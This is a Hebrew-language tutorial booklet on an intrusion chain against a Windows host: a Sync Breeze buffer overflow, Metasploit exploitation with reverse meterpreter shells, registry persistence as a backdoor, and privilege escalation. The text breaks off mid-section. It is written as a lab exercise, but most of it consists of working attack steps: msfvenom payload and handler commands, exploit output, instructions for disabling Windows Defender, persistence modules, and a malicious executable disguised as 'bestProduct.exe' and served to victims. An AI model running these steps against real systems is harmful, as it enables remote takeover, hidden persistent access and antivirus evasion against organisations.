

חוברת קטנה שמנסה להסביר תקיפה ראשונית על ארגון ,
יצירת דלת אחורית , השגת הרשאות גישה
ולאחר מכן מעבר בין מחשבים שונים
מאת : בנטעלם אבטה

נושאים

- 1-7 ----- 1 התקפת buffer overflow נ-----
2 ----- 1.1 הסבר כללי על מבנה זיכרון המחשב -----
3 ----- 1.2 תחילת התקפה -----
4 ----- 1.3 יצירת מעבדה -----
7 ----- 1.4 סיכום -----

- 7-10 ----- 2 יצירת דלת אחורית (back door) נ-----
7 ----- 2.1 הסבר כללי על דלת אחורית -----
8 ----- 2.2 יצירת תוכנה שיושבת בתוך ה windows register נ -----
10 ----- 2.3 סיכום -----

- 10-15 ----- 3 הרשאות גישה - privilege escalation נ-----
10 ----- 3.1 הסבר כללי ושיטות -----
11 ----- 3.2 הדגמה -----
15 ----- 3.3 סיכום -----

- 15-18 ----- 4 התרחבות בתוך הארגון - lateral movement נ-----
15 ----- 4.1 הסבר כללי -----
16 ----- 4.2 הדגמה -----
17 ----- 4.3 הרשאות גישה לינוקס -----
18 ----- 4.4 סיכום -----

----- **קריאה מהנה** -----


בחלק הזה אני אנסה להסביר תקיפות בשם (rce) remote code execution. תקיפות rce הן הרצת קוד זדוני על מחשב הקורבן מרחוק בגלל חולשה כלשהי הנמצאת על התוכנת לקוח של המשתמש.

ישנן לא מעט התקפות rce. אחת ממשפחות התקיפות הנפוצות נקראת buffer overflow.

Buffer overflow attacks

1.1 הסבר כללי על מבנה זיכרון המחשב

על מנת להבין את התקיפה הזו, צריך להבין פעולות זיכרון (ram) ומעבד המחשב בזמן ריצת תוכנה כלשהי. בזמן שמערכת ההפעלה מתחילה להפעיל תוכנה כלשהי, היא מקצה לתוכנה תאי זיכרון ב-ram לצורך אחסון הנתונים והקודים שמרצים את התוכנה. ומהתאים האלה המעבד של המחשב שולף את הנתונים המתאימים על מנת להריץ את התוכנה.



בחלק התחתון באזור של (text) נמצאים הקודים והפונקציות שמרצים את התוכנה. בחלק האמצעי address gap-heap זהו האזור שבו מאוחסנים כל המשתנים המקומיים (static variables). וכמובן בחלק העליון הוא אזור של המחסנית (stack) באזור הזה נמצאים פונקציה שכרגע רצה בתכנית והמשתנים המקומיים שהתוכנה משמשת בשביל להריץ את הפונקציה הנוכחית.

Memory buffer registers

הם תוכניות קטנות שבנויות במחשב אשר עוזרים למעבד לעשות פעולות שונות בזמן הרצה תוכנה כלשהי eip-Register מצביע על תא זיכרון הבא שממנו ירוץ הקוד הבא בתוכנית

1.2 תחילת התקפה:

המשימה שלנו בתקיפה הזו היא לנסות להשיג שליטה על מחשב מרחוק על ידי קוד זדוני שניצור ב metasploit בלי אינטראקציה של משתמש. ולכן בשלב הראשון שלנו יהיה לאסוף מידע מודיעיני על המשתמשים בארגון.

nmap

כלי שסורק רשתות בכל מיני שיטות עם מספר פרמטרים שונים, אחת השיטה שלו היא שליחת בקשות arp broadcast על כל הרשות ומנסה לפתוח שיחות אם מחשבים פעילים. בהתקפה שלנו מספיק לעשות nmap על המחשב של הקורבן

Nmap -sV -Pn <target ip>

פקודה זו בודקת אם יש פורטים פתוחים ומה הגירסה שעומד מאחורי הפורטים.

```
(eliot@kali) ~$ nmap -sV -Pn 192.168.43.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-18 20:41 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 20:42 (0:00:04 remaining)
Nmap scan report for yoni-pc (192.168.43.14)
Host is up (0.00025s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft Windows [httpd 2.0.61]
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

כפי שניתן לראות יש כמה פורטים פתוחים על המחשב של הקורבן. בשלב הזה מה שיותר מעניין אותנו זה פורט 80.

ניקח את פורט 80 וננסה להתחבר אליו דרך הדפדפן: `http://<target ip>:80`

Sync Breeze Enterprise Login

User Name:

Password:

Login

Cancel

כפי שניתן לראות קיבלנו דף כניסה למערכת עם שם משתמש וסיסמא סיוכום: סרקנו את הרשת של קורבן המחשב וגילינו שפורט 80 פתוח. ולאחר מכן התחברנו דרך הדפדפן עם פורט 80 וקיבלנו דף כניסה למערכת.

1.3 יצירת מעבדה


בשלב הזה מתחילים לבנות מעבדה קטנה עם כל הכלים הנדרשים על מנת לעשות תרגול מעמיק לפני התקפת האמת. וכמובן כל הכלים יהיו מוכנות וירטואליות כלים ההכרחיים כדי להצליח בהתקפה:

- kali linux - כלי התקפה עם כל הדברים שצריכים
- windows 10 - שעליו מותקנת תוכנת sync breeze enterprise (תוכנה שאליה הצלחנו להתחבר דרך הדפדפן ורוצים לבדוק אם אפשרי בכלל לעשות buffer overflow)
- immunity debugger - תוכנה שעוזרת לנו להבין מה מתרחש בזמן הרצת תוכנה

אחרי שהתקנו את הכלים השלב הראשון שנרצה לבדוק יהיה האם דרך תוכנת syncbreeze אפשרי ליצור זליגת זיכרון. הבדיקה הזו תעזור לנו להבין האם אפשר לגרום לזליגה מהזיכרון שמריץ את התוכנה ואם כן נרצה לבדוק כמה מרווח נוצר לנו ואיפה האוגר EIP מצביע על מנת לשים את הקוד שלנו במקום הנכון.

נפתח את ווינדוס 10 ומשם immunity debugger בתור admin אחרת זה לא יעבוד. לאחר מכן

File ----> attach -----> syncbreeze -----> start פעולה זו תתן לנו לראות איזה קודים רצים מאחורי התוכנה.



כפי שניתן לראות בצד ימין של התוכנה רואים את registers שדיברנו עליהם וגם את register eip שמצביע על כתובת תא כלשהו בזיכרון. המשימה שלנו תהיה לשים כתובת תא זיכרון קבועה שאליה האוגר eip יצביע ובתוך התא הזה נרצה לשם את הקוד הזדוני שניצור ב msfvenom בהמשך הדרך בשלב הזה נפתח את ה kali linux שלנו, עם סקריפט קטן בפיייתון ננסה לשלוח כ10000 תווים במקום של username. הפעולה הזו של לשלוח פרמטרים ארוכים בשדה כלשהי עשויה לחזק את הבדיקה שלנו אם אפשרי בכלל לגרום לזליגת זיכרון. לאחר שליחת הקוד נעבור לדפדפן שלנו ונעשה רענון לדף כדי לראות אם יש שינוי ואכן רואים שמקבלים שגיאה 500 כמובן שגיאת 500 מצביע לנו על אירוע לא רצוי שקרה בצד השרת ולכן נחזור לווינדוס 10 שעליו נמצא הצוכנה ונבדוק תמונת מצב של התוכנה. אם נעבור ל immunity debugger אפשר לראות שהתוכנה נמצא בהקפאה והשירות אכן באמת נפל ובאמת אם נגלגל בחלק התחתון של התוכנה אפשר לראות את ה-10000 התווים ששלחנו וזה מוכיח לנו שהתוכנה אכן חשופה להתקפת buffer overflow.

בשלב הזה אנחנו צריכים לדעת באיזה שלב בתווים התוכנית קורסת על מנת לדעת על איזה כתובת זיכרון eip מצביע.

אחד הכלים שעוזר לנו לעשות נמצא ב kali linux `msf-pattern_create -l 1000` יוצר לנו 1000 תווים שונים שלא חוזרים על עצמם ניקח את התווים השונים שקיבלנו ונשים אותם במקום ה 10000 התווים בקוד שלנו ונריץ את הקוד. וכמובן לפני שכל פעם מרצים את הקוד שלנו, צריך לחזור לווינדוס 10 ולהפעיל את ה service של synccreeze ולהריץ את immunity debugger מחדש. לאחר הרצת הקוד שלנו כמובן התוכנה קורסת ו-eip מצביע על מספרים שונים והמספרים האלה הם ייצוג ascii. ואם נלך לטבלת ascii כמובן אפשר למצוא את הייצוג המילולי שלכם אבל לשמחתנו יש לנו כלי מיוחד שיכול לעשות לנו חיים קלים ולהמיר את המספרים לייצוג המילולי שלכם ולהגיד לנו איזה תווים נמצאים בתווים ארוכים שיצרנו.

נחזור ל-kali linux ונרשום `msf-pattern_offset` <המספרים שה-eip מצביע עליכם> 1000 ואפשר לראות שהתוכנה של synccreeze נופלת ב 780. נסכם את הדברים שעשינו עד עכשיו בשביל שיהיה לנו ברור: בהתחלה שלחנו כ 10000 תווים וראינו שהתוכנה אכן קורסת ולאחר מכן רצינו לדעת מתי התוכנה בדיוק קורסת ולכן השתמשנו ב `msf-pattern_create` בשביל לדעת מתי בדיוק התוכנה קורסת וראינו שהתוכנה קורסת ב 780.

יצירת shell code

בשביל ליצור את הקוד שרוצים לשלוח כמובן נשתמש ב `msfvenom`.

metasploit הוא כלי המאפשר למצוא exploits רבים בשביל לעשות המון התקפות שונות וכלי מאוד עשיר לא נדבר עליו הפעם אבל לצורך התקפה שלנו אנחנו צריכים את הכלי רק בשביל ליצור האזנה(handler) כמובן ב kali terminal את הכלי רושמים את הפקודות הבאות על מנת ליצור את ההאזנה

```
Use exploit/multi/handler
Set payload windows/meterpreter/reverse_tcp
Set LHOST ip address
Set LPORT 443
Exploit
```

לאחר שהירצנו את הפקודות האלה ויש לנו את ההאזנה ניצור את הקוד שלנו `msfvenom` לפני שבונים את הקוד שלנו צריך לטפל בנושא שנקרא תווים רעים. הקוד שלנו יהיה בפורמט של שפת c לכן כדי שהקוד יעבוד כמו שצריך צריך להסיר את התווים הרעים כמובן במקרה הזה אם נלך לאינטרנט ונחפש bad characters in c נמצא את התווים האלה ועם הפלג -b אפשר להסיר אותם מהקוד שלנו

```
Msfvenom -p windows/meterpreter/reverse_tcp
set lhost ip address set lport 443 -f c -e
-o path -b
```

- -f -- format
- -e -- encoding
- -o path
- -b bad characters

הפקודות האלה נותנים לנו את הקוד שלנו ועכשיו ניקח את הקוד שלנו ונשים אותו בסקריפט שלנו כמובן אפשר להשתמש ב payloads שונים ואני בחרתי ב meterpreter בשביל שנוכל לעשות כל מיני מניפולציות לאחר שתקפה תצליח. הסקריפט שלנו בפייתון נראה ככה.

1.4 סיכום התקפות rce

כפי שציינתי בתחילת המאמר התקפות rce הן התקופות מסוכנות שהתוצאה שלהן היא השגת שליטה על מחשב מרוחק בשיטות שונות ואחת השיטות כפי שראינו במאמר הזה היא התקפת buffer overflow

2 השארת דלת אחורית לאחר התקיפה

2.1 הסבר כללי

לאחר שהתקיפה שלנו הצליחה הצלחנו להשיג שליטה מרוחק על מחשב הנתקף, בשלב הזה נרצה להשאיר דלת אחורית שתתן לנו יכולת התחברות חזרה במקרה של כיבוי או הפעלה מחדש של מחשב הנתקף כאמור התוכנה שנמצאת על המחשב של הנתקף ונותנת לנו שיחות היא נמצאת בזיכרון של המחשב ולא על הדיסק לכן במקרה של כיבוי או הפעלה מחדש של המחשב השיחות יסתיימו ולא תהייה לנו דרך חזרה ישנם כמה דרכים להשאיר דלת אחורית לאחר התקפה אחת השיטות היא לשתול קוד בתוך registry שירוצ עם שאר החוקים שיש בזמן של הפעלה מחדש של המחשב השיטה השנייה היא ליצור סרוויס כמו שאר הסרוויסים שיש במערכת הפעלה ובכל פעם שיש הפעלה מחדש יתן לנו דרך חזרה לצורך הדגמה ניקח את השיטה הראשונה וננסה לעשות את ההתקפה

2.2 לשים קוד ב registry

כאמור registry נמצאים חוקים וכלליות של המחשב ובכל רגע שהמחשב מופעל מחדש, מערכת הפעלה מושכת את החוקים והכללים האלה מregistry ולכן הצלחה שלנו לשים קוד על registry תתן לנו דלת אחורית יחסית קשה לגילוי אם עושים זאת עם כל מיני שיטות מתוחכמות. תחילה עבודה: גם בחלק הזה כמו בחלק הקודם נצטרך לבטל antivirus והפעם להשבית אותו.

```
Windows 10 > gpedit
Computer Configuration >
Administrative Templates >
Windows Components >
windows Defender Antivirus >
Real-time Protection >
Turn off real-time protections - Enable
```

זהו התהליך ב group policy של המחשב שנותן לנו לסגור את האנטי וירוס באופן קבוע. נפתח את kali

החלק של השארת דלת אחורית נקרא persistence - קביעות ולכן נפתח את הטרמינל נכנס ל msfconsole Msfconsole -q

לאחר מכן נחפש מודולים מוכנים שיש בkali הקשורים לקביעות

```
Grep persistence show exploits
```

פקודה זו נותנת לנו את כל הקודים שיש ב msfconsole שיכולים לעשות את התקיפה הזו

למרות שאנחנו נמצאים בתוך המחשב של הקורבן על ידי תקיפת rce שעשינו בפרק הקודמת, בפרק הזה נשתמש במודל מוכן שנמצא ב msfconsole כדי לתקוף את המחשב מחדש אם נעשה grep synchbreeze show exploit בתוך msfconsole אפשר למצוא מודולים מוכנים שיועילים לנצל את חור האבטחה שיש בתוכנה של synchbreeze

```

msf6 > grep syncbreeze show exploits
1401 windows/fileformat/syncbreeze_xml 2017-03-29
erflow
1664 windows/http/syncbreeze_bof 2017-03-15
msf6 > use windows/http/syncbreeze_bof

```

נבנה את התקיפה שלנו עם https reverse meterpreter הפעם

Grep syncbreeze show exploits	חיפוש קוד שיועד לנצל את החולשה שיש בתוכנה syncbreeze של
use exploit/windows/http/syncbreeze_bof	שימוש באחד הקוד
Set SRVHOST <target ip>	הגדרת כתובת האיפוי של הקורבן
Set LHOST <OUR IP>	הגדרת כתובת של התוקף
Set LPORT 443	הגדרת פורט האזנה של התוקף
Set payload windows/meterpreter/reverse_https	הגדרת התוכן שלאחר התקפה שהצליחה, תוכן שיוצר לנו שיחה בין המחשב שלנו למחשב https שתוקפים ב
exploit	להריץ את הקוד

לאחר שהרצנו את הקוד , הקוד מנצל את החולשה שיש בתוכנה בגירסה 10.0.0.28 ונותן לנו שליטה של meterpreter

```

[*] Started reverse TCP handler on 192.168.43.29:443
[*] Automatically detecting target ...
[*] Target is 10.0.28
[*] Sending request ...
[*] Sending stage (175174 bytes) to 192.168.43.14
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:50577) at 2021-09-18 20:44:39 -0400

meterpreter > 

```

וכרגע אנחנו נמצאים בתוך session מספר אחד ויש לנו יכולת לעשות כל מיני פקודות שונות על מנת לרכז מידע, לגנוב במידע או כמו במקרה שלנו לפתוח דלת אחורית, נעשה את הפקודות הבאות על מנת לרכז מידע

sysinfo	מידע כללי על מחשב של הקורבן דוגמא שם המחשב שם מערכת הפעלה
getuid	שם של המשתמש הנוכחי כאמור בגלל שהקוד שלנו ניצל תוכנה שמערכת הפעלה בעצמה הפעילה המשתמש שלנו יהיה system שזה מערכת הפעלה העצמה
getpid	מספר של התהליך או השירות שמריץ את הקוד שלנו בגלל שאנחנו פרצנו דרך התוכנה עם 32 בייט התהליך שמריץ את הקוד שלנו יהיה גם 32 בייט וזה לא כזה טוב לנו ונרצה לעבור 64 בייט
ps	כל התהליכים השיתופיים שרתים כרגע
getsytem	פקודה שנותנת לנו לעבור למשתמש של סיסטם ממשתמש רגיל במקרה שלנו אין צורך בזה
migrate	פקודה שמאפשרת לנו לעבור משירות לשירות כאמור בשביל שנוכל לעשות את פתיחת דלת אחורית שלנו בצורה הכי טובה נצטרך לעבור לשירות עם 64 בייט <migrate <pid עם 64 בייט מעביר אותנו לשירות אחר עם 64 בייט.

סיכום: הצלחנו לנצל את חור האבטחה בתוכנה של syncbreeze גירסא 10.0.0.20 והצלחנו להשיג שליטה של meterpreter. ולאחר מכן ראינו מספר השירות ועשינו את הפקודה ל migrate <pid בשביל לעבור לשירות עם 64 ביט

בשלב הזה נעשה את הפקודה background בשביל לחזור לטרמינל הראשי של msfconsole הפקודה sessions מראה לנו את השיחות הפתוחות שיש לנו כרגע נשתמש בקוד של הקביעות שדיברנו עליו בתחילה של הפרק הזה על מנת ליצור את הדלת האחורית חשוב לציין שאת כל הפקוד אפשר למצוא עם פקודה help ב meterpreter ואת כל הגדרות עם הפקודה show options או info לאחר שימוש במודול מסוים.

```
msf6 > grep persistence show exploits
238 linux/local/apt_package_manager_persistence 1999-02-09 excellent No APT Package Manager Persistence
240 linux/local/autostart_persistence 2006-02-13 excellent No Autostart Desktop Item Persistence
241 linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
246 linux/local/cron_persistence 1979-07-01 excellent No Cron Persistence
271 linux/local/rc_local_persistence 1980-10-01 excellent No rc.local Persistence
276 linux/local/service_persistence 1983-01-01 excellent No Service Persistence
287 linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
724 osx/local/persistence 2012-04-01 excellent No Mac OS X Persistent Payload Installer
786 unix/local/at_persistence 1997-01-01 excellent Yes at(f) Persistence
1788 windows/local/persistence 2011-10-19 excellent No Windows Persistent Registry Startup Payload Installer
1789 windows/local/persistence_image_exec_options 2008-06-28 excellent No Windows Silent Process Exit Persistence
1790 windows/local/persistence_service 2018-10-20 excellent No Windows Persistent Service Installer
1799 windows/local/registry_persistence 2015-07-01 excellent Yes Windows Registry Only Persistence
1802 windows/local/s4u_persistence 2013-01-02 excellent No Windows Manage User Level Persistent Payload Installer
1807 windows/local/vss_persistence 2011-10-21 excellent No Persistent Payload in Windows Volume Shadow Copy
1811 windows/local/wmi_persistence 2017-06-06 normal No WMI Event Subscription Persistence
```

exploit/windows/local/registry_persistence	הגדרה של הקוד שיוצר לנו את הדלת אחורית
STARTUP USER	שם של המשתמש שתקפנו
PAYLOAD=windows/meterpreter/reverse_ht	התוכנה שתתקין לאחר הפריצה ותתן לנו שיחה

חזרה	tps
הגדרה של אייפי שלנו	SET LHOST <OUR IP>
הגדרה של פורט האזנה שלנו	Set LPORT 443
מספר השיחה שרוצה לפתוח עליו דלת אחורית	Set SESSIONS 1
הרצת הקוד	EXPLOIT

לאחר שהפעלנו את הקוד שלנו התקיפה תצליח ותיצור לנו חוקיות בתוך ה registry ובכל פעם שיש כיבוי או הפעלה מחדש של המחשב שתקפנו התוכנה שלנו תרוץ עם שאר החוקיות שיש ב registry ותפתח לנו שיחה מחדש.

לצורך ניסיון וידאוי שהתוכנה שלנו אכן עובדת, בkalib שלנו נפתח האזנה

Use multi/handler

Set payload windows/meterpreter/reverse_https

Set lhost our ip

Set lport 443

ולאחר מכן נעבור לווינדוס ונעשה הפעלה מחדש של המחשב אם התקיפה שלנו הצליחה אנחנו אמורים לראות שנפתח לנו שיחה חדשה ב meterpreter

```
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.43.29:443
[*] https://192.168.43.29:443 handling request from 192.168.43.14; (UUID: p88krkvo) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:49865) at 2021-09-19 17:50:18 -0400
meterpreter >
```

2.3 סיכום

כאמור השארת דלת אחורית הוא שלב שבו מכינים את הקרקע של על מנת ליצור שליטה בטוחה על מערכת כלשהי. לאחר ההצלחה שלנו בחלק הזה תהייה לנו כניסה בטוחה לארגון ללא ידיעתם של המשתמשים

3 הרשאות גישה-privilege escalation

3.1 הסבר כללי ושיטות

בחלק הזה במאמר ננסה להבין מה זה הרשאות גישה שיש במערכת הפעלה ווינדוס ולאחר מכן ננסה לעבור ממשתמש עם הרשאות גישה מצומצמות למשתמש עם הרשאות גישה מורחבות

במערכת הפעלה ווינדוס ישנם שלוש סוגי משתמשים

1-משתמש רגיל עם הרשאות מצומצמות

2-מנהל המערכת(administrator) מנהל עם יותר הרשאות

3-מערכת הפעלה(kernel) היא הליבה של מערכת הפעלה המפעילה את כל התוכנות במחשב ולכן יש לה את כל הגישות לכל המשאבים שיש במחשב

ולכן לאחר שנצליח לחדור למערכת ארגונית כלשהי נרצה להגיע למשתמש עם כל הרשאות גישה כדי שנוכל לעשות כל מיני דברים שונים


שיטות

- שאל את המשתמש
 - ניצול חולשות ידועות במערכת הפעלה ווינדוס
 - ניצול חולשות בתהליכים מבוססות ווינדוס
 - ניצול חולשות בתהליכים לא מבוססות ווינדוס
- בחלק הזה במאמר ננסה לדון על שתי שיטות ראשונות.

3.2 הדגמה

1 - שיטה הראשונה היא להשתמש בקונספט שנקרא - just ask the use

בשיטה הזו מנסים לגרום למשתמש הפשוט להפעיל תהליך דוגמא cmd כלשהו בתור מנהל המערכת כאמור בכל פעם שמפעילים תוכנה בווינדוס ישנם שתי שיטות שונות. הפעלה הראשונה היא להפעיל את התוכנה בצורה רגילה עם הרשאות של משתמש רגיל השנייה היא להפעיל את התוכנה בתור מנהל מערכת כך שתנתן לנו הרשאות מורחבות יותר ולכן בשיטה הזו ננסה לגרום שהמשתמש הרגיל שיפעיל תוכנה כלשהי בתור מנהל מערכת שתי שיטות להפעיל תוכנה במערכת הפעל ווינדוס:



השלב הראשון


בשלב הראשון נצור payload פשוט ב msfvenom. ונשים אותו באתר הדיפולטי של apache. תהליך זה מדמה מצב שבו משתמש רגיל עם הרשאות מצומצמות מבקר באתר שלנו במקרה הזה אתר אינטרנט דיפולטי ומתקין קובץ רצה עם קוד זדוני

```
Msfvenom -p windows/meterpreter/reverse/https
lhost 172.20.10.2
lport 443
f exe
a x64
-o /var/www/html/bestProduct.exe
```

ניצור מאזין ב msfconsole

```
Msfconsole -q
Use exploit/multi/handler
Set payload windows/meterpreter/reverse_https
Set lhost 172.20.10.2
Set lport 443
run
```

לאחר שיצרנו את הקוד שלנו ואת המאזין שלנו בkali נעבור לווינדוס 10 ונגלוש לכתובת אייפי של ה kali
ונמשיך משם את הקובץ ונתקין אותו בתור משתמש רגיל



לאחר התקנת הקובץ נפתח שיחה מספר 1 ושליטה של meterpreter
כרגע יש לנו משתמש רגיל עם הרשאות מצומצמות
הפקודה getprivs מראה לנו את כל ההרשאות שיש למשתמש הנוכחי ואפשר לראות שהמשתמש הנוכחי
נמצא עם הרשאות מצומצמות
המשימה שלנו בשיטה הזו לשאול את המשתמש אם הוא רוצה לפתוח תוכנה כלשהי בתור מנהל המערכת
בכך להשיג הרשאות של מנהל המערכת ולכן
נשתמש מודולים מוכנים לבצע את המשימה הזו
search uac מצג לנו את כל המודולים שיכולים לשנות הרשאות גישות בשיטות שונות

```
msf6 > search uac

